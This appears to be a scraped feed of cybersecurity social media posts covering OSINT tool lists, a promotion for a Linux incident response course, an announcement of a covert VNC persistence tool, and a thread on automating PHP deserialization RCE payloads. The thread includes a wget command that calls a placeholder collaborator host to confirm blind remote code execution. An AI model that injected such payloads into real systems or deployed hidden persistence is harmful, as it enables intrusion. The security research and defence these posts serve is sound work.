
How to Investigate A Person Of Interest In 2026
In this article, I will share my personal methodology, techniques, and tools for mapping out the digital footprints of a person of interest - ethically.
#OSINT#Cybersecurity#ThreatIntelligence
TailVNC — Drop-in Windows VNC persistence over Tailscale. Single binary, Session 0 bypass, zero exposed ports. Built for offensive security & ops. Inspired by @Yeeb_ 's SockTail.
https://t.co/EaN4DycFi4
#redteam#Pentesting#CyberSecurity
A #malware sandbox is an isolated environment used to safely run and observe suspicious files. Here are available #malware analysis sandbox tools and services 😎👇
Find a pdf ebook with all my #cybersecurity infographics from https://t.co/3t6LHw8TIY
#infosec#ethicalhacker
🕵️♂️ Web-Check – OSINT todo-en-uno para webs
IP · DNS · SSL/TLS · Puertos abiertos · Tecnologías · Headers · WAF · Carbon footprint · Malware & Phishing detection y +30 checks más.
Entiende la infraestructura real y protege mejor tu sitio.
#osint#recon#pentest#bugbounty#web
Linux Incident Response (IR) gap
Every SOC handles Linux servers. Most SOC analysts only know Windows forensics.
When an incident hits a Linux host, the investigation stalls. Teams check auth.log for SSH brute force and stop there. Meanwhile, the attacker's systemd persistence service is running, their cron job re-downloads the implant every 15 minutes, and bash_history is empty because they ran "unset HISTFILE" as their first command.
The evidence is in journald, auditd EXECVE records, and filesystem metadata that attackers can't fake without raw disk access. But you have to know where to look.
We have built a Linux IR course that teaches the full investigation methodology — filesystem forensics, log analysis, memory forensics, container escape, and cloud lateral movement.
The first 2 are free; no account needed.
Training material: https://t.co/NRSRkS9i3l
🚨 I found a script that AUTOMATES PHP deserialization RCE testing
This is insane.
👇
https://t.co/um3H5RIyBy
2/ Problem:
When testing PHP deserialization:
• You need correct gadget chains
• Different formats
• Time-consuming payload crafting
Most hackers stop too early.
3/ Solution:
This script:
• Pulls ALL phpggc RCE gadgets
• Generates payloads automatically
• Injects your command
Basically brute-forces RCE.
4/ The killer feature:
It adapts payload format:
• <function> <parameter>
• <code>
• <command>
→ No manual tweaking
5/ Add this:
command="wget http://YOUR-COLLAB/?"
Now you detect BLIND RCE.
6/ Why this matters:
Real bugs hide behind:
• uncommon gadget chains
• edge-case payload formats
Automation = higher bounty
7/ If you're serious about bug bounty:
Stop testing manually.
Start thinking like this.
Here are a few of my favorite websites for OSINT/Web Recon:
1 - CentralOps https://t.co/J6EIvjvx4r
2 - ViewDNS https://t.co/qbhck39tQQ
3 - URLScan https://t.co/tvTG0kSEKb
4 - IP2Proxy https://t.co/y2x9H00xjA
5 - HostingThis https://t.co/9LTQ28f4gM
</CODE4>
#OSINT
🚨 BREAKING: Claude can now read every threat in your business like the CIA reads enemy intelligence (for free).
Here are 6 insane Claude prompts that tell you exactly what to act on and
what to ignore in business.
(Save for later)